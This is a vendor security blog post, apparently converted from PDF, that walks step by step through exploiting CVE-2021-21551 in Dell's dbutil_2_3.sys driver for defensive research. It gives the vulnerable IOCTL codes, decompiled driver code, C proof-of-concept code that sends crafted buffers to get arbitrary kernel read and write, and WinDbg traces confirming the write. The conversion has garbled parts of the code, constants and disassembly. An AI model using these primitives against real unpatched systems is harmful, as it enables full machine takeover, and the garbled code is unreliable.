## CVE-2021-21551: Learning Through Exploitation | CrowdStrike

crowdstrike.com/blog/cve-2021-21551-learning-through-exploitation/

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There is a quote from Sun Tzu, "The Art of War," that remains true to this day, especially in cybersecurity: "Know thy enemy and know yourself; in a hundred battles, you will never be defeated."

At CrowdStrike, we stop breaches — and understanding the tactics and techniques adversaries use helps us protect our clients from known and unknown threats. It allows us to pre-mitigate threats before they happen and react quickly to new and previously unknown attacks and attack vectors.

Looking at the recently published vulnerability in Dell's firmware update driver (CVE-2021-21551) reported by CrowdStrike's Yarden Shafir and Satoshi Tanda, it's worth understanding that adversaries have more than one way of weaponizing it to achieve the same result: obtaining full control of the victim's machine. For example, while CVE-2021-21551 can be exploited to overwrite a process's token and directly elevate its privileges, this is a relatively well-known technique that most endpoint detection and response (EDR) tools should detect.

The technique we're exploring in this research is already at the end of its lifecycle, with the inception of Windows features such as <u>Virtualization-Based Security</u>. However, it speaks to the fact that adversaries will constantly try to go a different path and use a more complex or different technique to achieve a full administrative access over a system, avoiding the most common EDR detections and preventions, as well as operating systems mitigations not available or enabled in some OS versions.

To protect against adversaries that could exploit this vulnerability, we have to dive into the mindset of an attacker to understand how they would craft and exploit this vulnerable driver to take control of a vulnerable machine. While <u>a patch for this vulnerability has been</u> released, patch management cycles in enterprises can take months before all systems are updated.

The goal of this post is to understand how adversaries think when weaponizing vulnerabilities, what technologies may work best in mitigating some of these tactics, and how CrowdStrike Falcon® protects against these attacks, leveraging the type of research embodied in this blog post.

### **Exploitation Is a Never-ending Arms Race**

OS vendors patch vulnerable systems, and EDR vendors add detections and security mitigations as fast as possible. Meanwhile, attackers continuously find new bugs, vulnerabilities and novel exploitation techniques to take over targeted systems. Tactically mitigating the latest known driver is excellent, but that wins the battle, not the war.

<u>Adversaries</u> can create exploits for vulnerabilities using several different methods, giving them a wide range of options for crafting payloads exploiting patched or unpatched vulnerabilities to compromise endpoints, take full control over them and ultimately breach enterprise security. A vulnerability presents a possibility, but there is still a long way to go for an attacker to turn it into a functional weapon. And every new security mitigation and hardening becomes another hurdle that the attacker needs to overcome, leading to increasingly complicated, multi-stage exploits.

However, some things make exploitation slightly easier for attackers. Third-party drivers running on the machine, especially hardware drivers built to have direct access to all areas of the machine, may not always have a very high level of security awareness in their development process.

Similar vulnerabilities were disclosed and used in the wild in recent years, and every few months a new vulnerable driver is discovered and published, making headlines.

## Building an Exploit for CVE-2021-21551

The quick synopsis of this vulnerability is that an IOCTL code exists that allows any user to write arbitrary data into an arbitrary address in kernel-mode memory. Any caller can trigger this IOCTL code by invoking DeviceIoControl to send a request to dbutil\_2\_3.sys while specifying the IOCTL code 0x9B0C1EC8 with a user-supplied buffer, allowing for an arbitrary write primitive. Additionally, specifying an IOCTL code of 0x9B0C1EC4 allows for an arbitrary read primitive.


To allow user-mode callers to interact with kernel-mode drivers, drivers create device objects. We can see the creation and initialization of this device object in the driver's entry point, named **DriverEntry**.

```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    unsigned __int64 magic; // rax
    magic = GlobalMagic;
    if ( !GlobalMagic || GlobalMagic == 0x2B992DDFA232i64 )
    {
        magic = ((unsigned __int64)&GlobalMagic ^ UserSharedData.TickCountQuad) & 0xFFFFFFFFFFi64;
        if ( !magic )
            magic = 0x2B992DDFA232i64;
        GlobalMagic = magic;
    }
    GlobalMagic = magic;
    return DriverEntryInternal(DriverObject);
}
```

This is just the "official" entry point, which immediately calls the "actual" driver entry:

```
ITSTATUS fastcall DriverEntryInternal(PDRIVER OBJECT DriverObject)
 char *DeviceExtension; // rbx
 PDEVICE_OBJECT DeviceObject; // [rsp+40h] [rbp-98h] BYREF
 struct _UNICODE_STRING DestinationString; // [rsp+48h] [rbp-90h] BYREF
struct _UNICODE_STRING SymbolicLinkName; // [rsp+58h] [rbp-80h] BYREF
 WCHAR SourceString[20]; // [rsp+68h] [rbp-70h] BYREF
 WCHAR Dst[24]; // [rsp+90h] [rbp-48h] BYREF
 memmove(SourceString, L"\\Device\\DBUtil 2_3", 0x26ui64);
 memmove(Dst, L"\\DosDevices\\DBUtil_2_3", 0x2Eui64);
RtlInitUnicodeString(&DestinationString, SourceString);
 RtlInitUnicodeString(&SymbolicLinkName, Dst);
 result = IoCreateDevice(DriverObject, 0xA0u, &DestinationString, 0x9B0Cu, 0, 1u, &DeviceObject);
   v3 = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
     IoDeleteDevice(DeviceObject);
     return v3;
     DriverObject->MajorFunction[IRP MJ SHUTDOWN] = (PDRIVER DISPATCH)IoHandler;
     DriverObject->MajorFunction[IRP MJ CREATE] = (PDRIVER DISPATCH)IoHandler;
     DriverObject->MajorFunction[IRP MJ CLOSE] = (PDRIVER DISPATCH)IoHandler;
     DriverObject->MajorFunction[IRP MJ DEVICE CONTROL] = (PDRIVER DISPATCH)IoHandler;
     DeviceExtension = (char *)DeviceObject->DeviceExtension;
     memset(DeviceExtension, 0, 0xA0ui64);
     *((_QWORD *)DeviceExtension + 2) = 0i64;
     KeInitializeDpc((PRKDPC)(DeviceExtension + 24), DeferredRoutine, DeviceExtension);
     KeSetTargetProcessorDpc((PRKDPC)(DeviceExtension + 24), 0);
     KeSetImportanceDpc((PRKDPC)(DeviceExtension + 24), HighImportance);
```


As shown, the \Device\DBUtil\_2\_3 string is used in the call to IoCreateDevice to create a DEVICE\_OBJECT. This string is then used in a call to IoCreateSymbolicLink, which creates a symbolic link that is exposed to user-mode clients. In this case, the symbolic link is \\.\DBUtil\_2\_3. After identifying the symbolic link, CreateFile can be used to obtain a handle to dbutil\_2\_3.sys.



**DeviceIoControl** can then be used to interact with the driver. The first step is to identify where the IOCTL routines are handled in the driver. We can discover that through the **DriverEntry** functions as well — handlers for all I/O operations are registered in the driver's **DRIVER\_OBJECT**, in the **MajorFunction** field. This is an array of **IRP\_MJ\_XXX** codes, each matching one I/O operation.

DriverObject->MajorFunction[IRP\_MJ\_SHUTDOWN] = (PDRIVER\_DISPATCH)IoHandler; DriverObject->MajorFunction[IRP\_MJ\_CREATE] = (PDRIVER\_DISPATCH)IoHandler; DriverObject->MajorFunction[IRP\_MJ\_CLOSE] = (PDRIVER\_DISPATCH)IoHandler; DriverObject->MajorFunction[IRP\_MJ\_DEVICE\_CONTROL] = (PDRIVER\_DISPATCH)IoHandler;

Looking at this, we can see that this driver uses one function for all of its operations, and when we open the function, we can easily tell that it is mostly dedicated to handling IOCTL operations (named IRP\_MJ\_DEVICE\_CONTROL in the driver object). The MajorFunction code is tested, and if it isn't IRP\_MJ\_DEVICE\_CONTROL , it is handled separately at the end of the function:



The vulnerable IOCTL code in this case is **0x9B0C1EC8**, for the write primitive. If this check is passed successfully, the handler will call the vulnerable function, which we chose to call **ArbitraryWriteFunction** for convenience:

```
status = ArbitraryWriteFunction((INPUT_BUFFER *)systemBuffer, read);
```

This is the function in which the vulnerable code resides in, which contains a call to memmove, whose arguments can be fully controlled by the caller:

```
ITSTATUS __fastcall ArbitraryWriteFunction(INPUT_BUFFER *InputBuffer, char Read)
 PVOID OutputBuffer; // rax
ULONG size; // eax
char *dst; // rcx
char *snc; // rdx
INPUT_BUFFER inputBuffer; // [rsp+20h] [rbp-28h]
tmpSize = InputBuffer->InputBufferSize;
inputOutputBuffer = InputBuffer->InputBuffer;
inputBuffer = *(INPUT_BUFFER *)InputBuffer->InputBuffer;
OutputBuffer = InputBuffer->OutputBuffer;
if ( OutputBuffer && OutputBuffer != inputBuffer.InputBuffer )
  return STATUS_ACCESS_VIOLATION;
 size = tmpSize - 0x18;
dst = (char *)(*(_QMORD *)&inputBuffer.InputBufferSize + LODWORD(inputBuffer.OutputBuffer));
  src = (char *)(*(_QWORD *)&inputBuffer.InputBufferSize + LOOWORD(inputBuffer.OutputBuffer));
dst = (char *)inputOutputBuffer + 0x18;
 }
   src = (char *)inputOutputBuffer + 0x18;
memmove(dst, src, size);
*(INPUT_BUFFER *)InputBuffer->InputBuffer = inputBuffer;
 return 0:
```

**memmove** copies a block of memory into another block of memory via pointers. If we can control the arguments to **memmove**, this gives us a vanilla arbitrary write primitive, as we will be able to overwrite any pointer in kernel mode with our own user-supplied buffer. Armed with the understanding of the write primitive, the last thing needed is to make sure that from the time the IOCTL code is checked and the final **memmove** call is invoked that any conditional statements that arise are successfully dealt with. This can be tested by sending an arbitrary QWORD to kernel mode to perform dynamic analysis.

```
#define IOCTL_CODE 0x9B0C1EC8
□void exploitWork(void)
     HANDLE driverHandle = CreateFileA(
         FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
         0x0,
         NULL.
         OPEN_EXISTING,
         0x0,
     if (driverHandle == INVALID_HANDLE_VALUE)
         printf("[-] Error! Unable to obtain a handle to the driver. Error: 0x%lx\n", GetLastError());
         exit(-1);
         printf("[+] Successfully obtained a handle to the driver. Handle value: 0x%llx\n", (unsigned long long)driverHandle);
         // Buffer to send to the driver
         unsigned long long inBuf = 0x4141414141414141;
        DWORD bytesReturned = 0;
         BOOL interact = DeviceIoControl(
            driverHandle,
             IOCTL CODE,
            &inBuf,
            sizeof(inBuf),
            &inBuf,
sizeof(inBuf),
            &bytesReturned,
∃void main(void)
     exploitWork();
```

Setting a breakpoint on the routine that checks the IOCTL code and after running the POC, execution hits the target IOCTL routine. After the comparison is satisfied, execution hits the call to the function housing the call to memmove, prior to the stack frame for this function being created.

Command $\times$		
0: kd> g		
Breakpoint 1 hit		
dbutil_2_3+0x11f0:		
fffff805`4c4511f0 3dc81e0c9b	cmp	eax,9B0C1EC8h
0: kd> r eax eax=9b0c1ec8		
0: kd> t		
dbutil_2_3+0x11f5:		
fffff805 <sup>4</sup> c4511f5 0f84a5010000	je	dbutil_2_3+0x13a0 (fffff805`4c4513a0)
0: kd> t		
dbutil_2_3+0x13a0:		
fffff805`4c4513a0 33d2	xor	edx,edx
0: kd> t		
dbutil_2_3+0x13a2:		
fffff805`4c4513a2 488bcf	mov	rcx,rdi
1: kd> t		
dbutil_2_3+0x13a5:	11	
fffff805`4c4513a5 e8ea3e0000	call	dbutil_2_3+0x5294 (fffff805`4c455294)

1: kd>

Disassembly $ imes$			Ŧ
Address: @\$scopeip		✓ Follow current instruction	
fffff805`4c455286 4883c460	add	rsp, 60h	
fffff805`4c45528a 5b	рор	rbx	
fffff805`4c45528b c3	ret		
fffff805`4c45528c cc	int	3	
fffff805`4c45528d cc	int	3	
fffff805`4c45528e cc	int	3	
fffff805`4c45528f cc	int	3	
fffff805`4c455290 cc	int	3	
fffff805`4c455291 cc	int	3	
fffff805`4c455292 cc	int	3	
fffff805`4c455293_cc	int	3	
fffff805`4c455294 4053	push	rbx	
fffff805`4c455296 4883ec40	sub	rsp, 40h	
fffff805`4c45529a 488bd9	mov	rbx, rcx	
fffff805`4c45529d 8b4908	mov	ecx, dword ptr [rcx+8]	
fffff805`4c4552a0 83f918	cmp	ecx, 18h	
fffff805`4c4552a3 7307	jae	dbutil_2_3+0x52ac (fffff805`4c4552ac)	
fffff805`4c4552a5 b80d0000c0	mov	eax, 0C00000Dh	
fffff805`4c4552aa eb7a	jmp	dbutil_2_3+0x5326 (fffff805`4c455326)	
fffff805`4c4552ac 4c8b0b	mov	r9, qword ptr [rbx]	
fffff805`4c4552af 4c8d442420	lea	r8, [rsp+20h]	
fffff805`4c4552b4 498b01	mov	rax, qword ptr [r9]	- 💌

The test buffer is also accessible when dereferencing the value in RCX.

Command $\times$	
1: kd≻ dqs poi(rcx	) L8
ffff930b`6b717740	41414141`41414141
ffff930b`6b717748	00007ffa`affe000c
ffff930b`6b717750	00007ffa`b01a2fff
	ffffdb81`0adf1000
ffff930b`6b717760	00000172`62d12000
ffff930b`6b717768	0000000`0004000
ffff930b`6b717770	0000000° 0001c43f
ffff930b`6b717778	0000000° 00073e40
1: kd>	

After stepping through the sub rsp, 0x40 stack allocation and the mov rbx, rcx instruction, the value 0x8 is then placed into ECX and used in the cmp ecx, 0x18 comparison.

Disassembly $ imes$		₹
Address: @\$scopeip		Follow current instruction
fffff805`4c45528c cc	int	3
fffff805`4c45528d cc	int	3
fffff805`4c45528e cc	int	3
fffff805`4c45528f cc	int	3
fffff805`4c455290 cc	int	3
fffff805`4c455291 cc	int	3
fffff805`4c455292 cc	int	3
fffff805`4c455293 cc	int	3
fffff805`4c455294 4053	push	rbx
fffff805`4c455296 4883ec40	sub	rsp, 40h
fffff805`4c45529a 488bd9	mov	rbx, rcx
fffff805`4c45529d 8b4908	mov	ecx, dword ptr [rcx+8] ds:002b:ffff930b`6e7f6618=00000008
fffff805`4c4552a0 83f918	cmp	ecx, 18h
fffff805`4c4552a3 7307	jae	dbutil_2_3+0x52ac (fffff805`4c4552ac) □
fffff805`4c4552a5 b80d0000c0	mov	eax, 0C000000h
fffff805`4c4552aa eb7a	jmp	dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552ac 4c8b0b	mov	r9, qword ptr [rbx]
fffff805`4c4552af 4c8d442420	lea	r8, [rsp+20h]
fffff805`4c4552b4 498b01	mov	rax, qword ptr [r9]
fffff805`4c4552b7 498900	mov	qword ptr [r8], rax
fffff805`4c4552ba 498b4108	mov	rax, qword ptr [r9+8]
fffff805`4c4552be 49894008	mov	qword ptr [r8+8], rax 💌

ECX, after the mov instruction, actually contains the size of the buffer, which is currently one QWORD, or 8 bytes. This compare statement will fail and an NTSTATUS code is returned back to the client of 0xC000000D (STATUS\_INVALID\_PARAMETER). This means clients need to send at least 0x18 bytes worth of data to continue.

The next step is to try and send a contiguous buffer of 0x18 bytes of data, or greater. A 0x20 byte buffer is ideal. This is because when the buffers are propagated before the memmove call, the driver will index the buffer at an offset of 0x8 (the destination) and 0x18 (the source)

for the arguments. We will use KUSER\_SHARED\_DATA, at an offset of 0x800 (0xFFFF78000000800) in ntoskrnl.exe, which contains a writable code cave, as a proof-of-concept (POC) address to showcase the write primitive.

```
unsigned long long inBuf[4];
         unsigned long long one = 0x4141414141414141;
         unsigned long long two = 0xFFFFF7800000800;
         unsigned long long three = 0x4242424242424242;
         unsigned long long four = 0x4343434343434343;
         memset(inBuf, 0x00, 0x20);
         inBuf[0] = one;
         inBuf[1] = two;
         inBuf[2] = three;
         inBuf[3] = four;
         DWORD bytesReturned = 0;
         BOOL interact = DeviceIoControl(
             driverHandle,
             IOCTL CODE,
             &inBuf,
             sizeof(inBuf),
             &inBuf,
             sizeof(inBuf),
             &bytesReturned,
             NULL
 // Call exploitWork()
⊡void main(void)
     exploitWork();
```

Re-executing the POC, and after stepping through the function that leads to the eventual call to memmove, the lower 32-bits of the third element of the array of QWORDs sent to the driver are loaded into ECX.


Disassembly $ imes$				₹
Address: @\$scopeip			✓ Follow current instruction	
fffff805`4c4552be	49894008	mov	qword ptr [r8+8], rax	
fffff805`4c4552c2	498b4110	mov	rax, qword ptr [r9+10h]	
fffff805`4c4552c6	49894010	mov	qword ptr [r8+10h], rax	
fffff805`4c4552ca	488b4310	mov	rax, qword ptr [rbx+10h]	
fffff805`4c4552ce	4885c0	test	rax, rax	
fffff805`4c4552d1	740e	je	dbutil_2_3+0x52e1 (fffff805`4c4552e1)	
fffff805`4c4552d3	483b442420	cmp	rax, gword ptr [rsp+20h]	
fffff805`4c4552d8	7407	je	dbutil_2_3+0x52e1 (fffff805`4c4552e1)	
fffff805`4c4552da	b8050000c0	mov	eax, 0C000005h	
fffff805`4c4552df	eb45	jmp	dbutil_2_3+0x5326 (fffff805`4c455326)	
fffff805`4c4552e1	8d41e8	lea	eax, [rcx-18h]	
fffff805`4c4552e4	8b4c2430	mov	ecx, dword ptr [rsp+30h] ss:0018:ffff858b`9e2e6760= <mark>42424242</mark>	
fffff805`4c4552e8	48034c2428	add	rcx, qword ptr [rsp+28h]	
fffff805`4c4552ed	84d2	test	dl, dl	
fffff805`4c4552ef	448bc0	mov	r8d, eax	
fffff805`4c4552f2	7409	je	dbutil_2_3+0x52fd (fffff805`4c4552fd)	
fffff805`4c4552f4	488bd1	mov	rdx, rcx	
fffff805`4c4552f7	498d4918	lea	rcx, [r9+18h]	
fffff805`4c4552fb	eb04	jmp	dbutil_2_3+0x5301 (fffff805`4c455301)	
fffff805`4c4552fd	498d5118	lea	rdx, [r9+18h]	
fffff805`4c455301	e88ac4ffff	call	dbutil_2_3+0x1790 (fffff805`4c451790)	
fffff805`4c455306	488b0b	mov	rcx, qword ptr [rbx]	

RSP+0x28 will then be added to RCX, which is a stack address that contains the address of KUSER\_SHARED\_DATA+0x800. The final result of the operation is 0xFFFF78042424242.

Disassembly $ imes$			÷
Address: @\$scopeip		✓ Follow current instruction	
fffff805`4c4552c2 498b4110	mov	rax, qword ptr [r9+10h]	
fffff805`4c4552c6 49894010	mov	qword ptr [r8+10h], rax	
fffff805`4c4552ca 488b4310	mov	rax, qword ptr [rbx+10h]	
fffff805`4c4552ce 4885c0	test	rax, rax	
fffff805`4c4552d1 740e	je	dbutil_2_3+0x52e1 (fffff805`4c4552e1)	
fffff805`4c4552d3 483b44242	0 cmp	rax, qword ptr [rsp+20h]	
fffff805`4c4552d8 7407	je	dbutil_2_3+0x52e1 (fffff805`4c4552e1)	
fffff805`4c4552da b8050000c	0 mov	eax, 0C0000005h	
fffff805`4c4552df eb45	jmp	dbutil_2_3+0x5326 (fffff805`4c455326)	
fffff805`4c4552e1 8d41e8	lea	eax, [rcx-18h]	
fffff805`4c4552e4 8b4c2430	mov	ecx, dword ptr [rsp+30h]	
fffff805`4c4552e8 48034c242	8 add	rcx, qword ptr [rsp+28h] ss:0018:ffff858b`9e2e6758= <mark>fffff78000000800</mark>	
fffff805`4c4552ed 84d2	test	dl, dl	
fffff805`4c4552ef 448bc0	mov	r8d, eax	
fffff805`4c4552f2 7409	je	dbutil_2_3+0x52fd (fffff805`4c4552fd)	
fffff805`4c4552f4 488bd1	mov	rdx, rcx	
fffff805`4c4552f7 498d4918	lea	rcx, [r9+18h]	
fffff805`4c4552fb eb04	jmp	dbutil_2_3+0x5301 (fffff805`4c455301)	
fffff805`4c4552fd 498d5118	lea	rdx, [r9+18h]	
fffff805`4c455301 e88ac4fff	f call	dbutil_2_3+0x1790 (fffff805`4c451790)	
fffff805`4c455306 488b0b	mov	rcx, qword ptr [rbx]	
fffff805`4c455309 488d54242	0 lea	rdx, [rsp+20h]	

Command ×		<del>.</del>
1: kd> t		
dbutil_2_3+0x52e8:		
fffff805`4c4552e8 48034c2428	add	rcx,qword ptr [rsp+28h]
1: kd> t		
dbutil_2_3+0x52ed:		
fffff805`4c4552ed 84d2	test	d1,d1
1: kd> r rcx		
rcx=fffff78042424a42		
1: kd>		


Just before the call to memmove, the fourth element of the test array is placed into RDX. Per the <u>\_\_fastcall</u> calling convention, the value in RCX will serve as the destination address (the "where") and RDX will serve as the source address (the "what"), allowing for a classic write-what-where condition. These are the two arguments that will be used in the call to memmove, which is located at <u>dbutil\_2\_3+0x1790</u>.




The issue is, however, with the source address. The target specified was

```
unsigned long long inBuf[4];
         unsigned long long one = 0x4141414141414141;
         unsigned long long two = 0xFFFFF7800000800;
         unsigned long long three = 0x0000000000000000;
         unsigned long long four = 0x434343434343434343;
         memset(inBuf, 0x00, 0x20);
         inBuf[0] = one;
         inBuf[1] = two;
         inBuf[2] = three;
         inBuf[3] = four;
         DWORD bytesReturned = 0;
         BOOL interact = DeviceIoControl(
             driverHandle,
             IOCTL_CODE,
             &inBuf,
             sizeof(inBuf),
             &inBuf,
             sizeof(inBuf),
             &bytesReturned,
             NULL
⊡void main(void)
     exploitWork();
```

After sending the POC again, the correct arguments are supplied to the memmove call.



Executing the call, the arbitrary write primitive has succeeded.



With a successful write primitive in hand, the next step is to obtain a read primitive for successful exploitation.

### **Arbitrary Read Primitive**

Supplying arguments to the vulnerable **memmove** routine used for the arbitrary write primitive, an adversary can supply the "what" (the data) and the "where" (the memory address) in the write-what-where condition. It is worth noting that at some point between the **memmove** call and the invocation of **DeviceIoControl**, the array of QWORDs used for the

write primitive were transferred to kernel mode to be used by dbutil\_2\_3.sys in the call to memmove . Notice, however, that the target address, the value in RCX, is completely controllable – meaning the driver doesn't create a pointer to that QWORD, it can be supplied directly. Since memmove will interpret the target address as a pointer, we can actually overwrite whatever we pass as the target buffer in RCX, which in this case is any address we want to corrupt.

To read memory, however, there needs to be a similar primitive. In place of the kernel mode address that points to  $0 \times 4343434343434343$  in RDX, we need supply our own value directly, instead of the driver creating a pointer to it, identical to the level of control we have on the target address we want write over.

This is what occurred with the write primitive:

Ffffc60524e82998 434343434343434343

This is what needs to occur with the read primitive:


### 43434343434343 DATA

If this happens, **memmove** will interpret this address as a pointer and it will be dereferenced. In this case, whatever value supplied would first be dereferenced and then the contents copied to the target buffer, allowing us to arbitrarily read kernel-mode pointers.

One option would be to write this data into a declared user-mode pointer in C. Since the driver is taking the supplied buffer and propagating it in kernel mode before leveraging it, the better option would be to supply an output buffer to **DeviceIoControl** and see if the **memmove** data writes the read value to the output buffer.

The latter option makes sense as this IOCTL allows any client to supply a buffer and have it copied. This driver isn't compensating for unauthorized clients to this IOCTL, meaning the input and output buffers are more than likely being used by other components and legitimate clients that need an easy way to read and write data. This means there more than likely will be another way to invoke the memmove routine that allows clients to do the inverse of what occurred with the write primitive, and to read memory instead. KUSER\_SHARED\_DATA, 0xFFFF78000000000 will be used as a proof-of-concept.

After a bit more reverse engineering, it is clear there is more than one way to reach the memmove routine. This is through the IOCTL 0x9B0C1EC4.



To read memory arbitrarily, everything can be set to 0 or "filler" data, in the array of QWORDs previously used for the write primitive, except the target address to read from. The target address will be the second element of the array. Then, reusing the same array of QWORDs as an output buffer, we can then loop through the array to see if any elements are filled with the read contents from kernel mode.



```
unsigned long long inBuf1[4];
unsigned long long one1 = 0x4141414141414141;
unsigned long long two1 = 0xFFFFF78000000000;
unsigned long long three1 = 0x000000000000000;
unsigned long long four1 = 0x000000000000000;
inBuf1[0] = one1;
inBuf1[1] = two1;
inBuf1[2] = three1;
inBuf1[3] = four1;
DWORD bytesReturned = 0;
DWORD bytesReturned1 = 0;
BOOL interact = DeviceIoControl(
   driverHandle,
   IOCTL_WRITE_CODE,
   &inBuf,
   sizeof(inBuf),
   &inBuf,
    sizeof(inBuf),
    &bytesReturned,
    NULL
if (!interact)
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
```

```
Error handling
if (!interact)
   printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
   exit(-1);
   BOOL interact1 = DeviceIoControl(
       driverHandle,
       IOCTL_READ_CODE,
       &inBuf1,
       sizeof(inBuf1),
       &inBuf1,
       sizeof(inBuf1),
       &bytesReturned1,
       NULL
   // Error handling
   if (!interact1)
       printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
       exit(-1);
       // See if anything was written to the output buffer
       for (int i = 0; i < 4; i++)
            printf("[+] QWORD %d: 0x%llx\n", i, inBuf1[i]);
```

After running the updated proof of concept, execution again reaches the function housing the memmove routine, dbutil\_2\_3+0x5294.


Disassembly $ imes$			÷
Address: @\$scopeip		✓ Follow current instruction	
TTTTT805 4C45528a 5D	рор	rux	
fffff805`4c45528b c3	ret		<b>_</b>
fffff805`4c45528c cc	int	3	
fffff805`4c45528d cc	int	3	
fffff805`4c45528e cc	int	3	
fffff805`4c45528f cc	int	3	
fffff805`4c455290 cc	int	3	
fffff805`4c455291 cc	int	3	
fffff805`4c455292 cc	int	3	
fffff805`4c455293 cc	int	3	
fffff805`4c455294 4053	push	rbx	
fffff805`4c455296 4883ec40	sub	rsp, 40h	
fffff805`4c45529a 488bd9	mov	rbx, rcx	
fffff805`4c45529d 8b4908	mov	ecx, dword ptr [rcx+8]	
fffff805`4c4552a0 83f918	cmp	ecx, 18h	
fffff805`4c4552a3 7307	jae	dbutil_2_3+0x52ac (fffff805`4c4552ac)	
fffff805`4c4552a5 b80d0000c0	mov	eax, 0C000000h	
fffff805`4c4552aa eb7a	jmp	dbutil_2_3+0x5326 (fffff805`4c455326)	
fffff805`4c4552ac 4c8b0b	mov	r9, qword ptr [rbx]	
	1		
Command $\times$			Ŧ
0: kd> bp dbutil 2 3+0x5294			
0: kd> g			
Breakpoint 0 hit			
dbutil_2_3+0x5294:			
fffff805`4c455294 4053	pust	h rbx	

### KUSER\_SHARED\_DATA is then moved into RCX and then finally loaded into RDX.

Address: @\$scopeip		✓ Follow current instruction	
ΤΤΤΤΤδ05 4C4552C0 49894010	mov	dmora bru lus+τωul, uax	
fffff805`4c4552ca 488b4310	mov	rax, qword ptr [rbx+10h]	
fffff805`4c4552ce 4885c0	test	rax, rax	
fffff805`4c4552d1 740e	je	dbutil_2_3+0x52e1 (fffff805`4c4552e1)	
fffff805`4c4552d3 483b442420	cmp	rax, qword ptr [rsp+20h]	
fffff805`4c4552d8 7407	je	dbutil 2 3+0x52e1 (fffff805`4c4552e1)	
fffff805`4c4552da b8050000c0	mov	eax, 00000005h	
fffff805`4c4552df eb45	jmp	dbutil 2 3+0x5326 (fffff805`4c455326)	
fffff805`4c4552e1 8d41e8	lea	eax, [rcx-18h]	
fffff805`4c4552e4 8b4c2430	mov	ecx, dword ptr [rsp+30h]	
fffff805`4c4552e8 48034c2428	add	rcx, qword ptr [rsp+28h] ss:0018:ffff858b`9dd56758= <mark>fffff78000000000</mark>	
fffff805`4c4552ed 84d2	test	dl, dl	
fffff805`4c4552ef 448bc0	mov	r8d, eax	
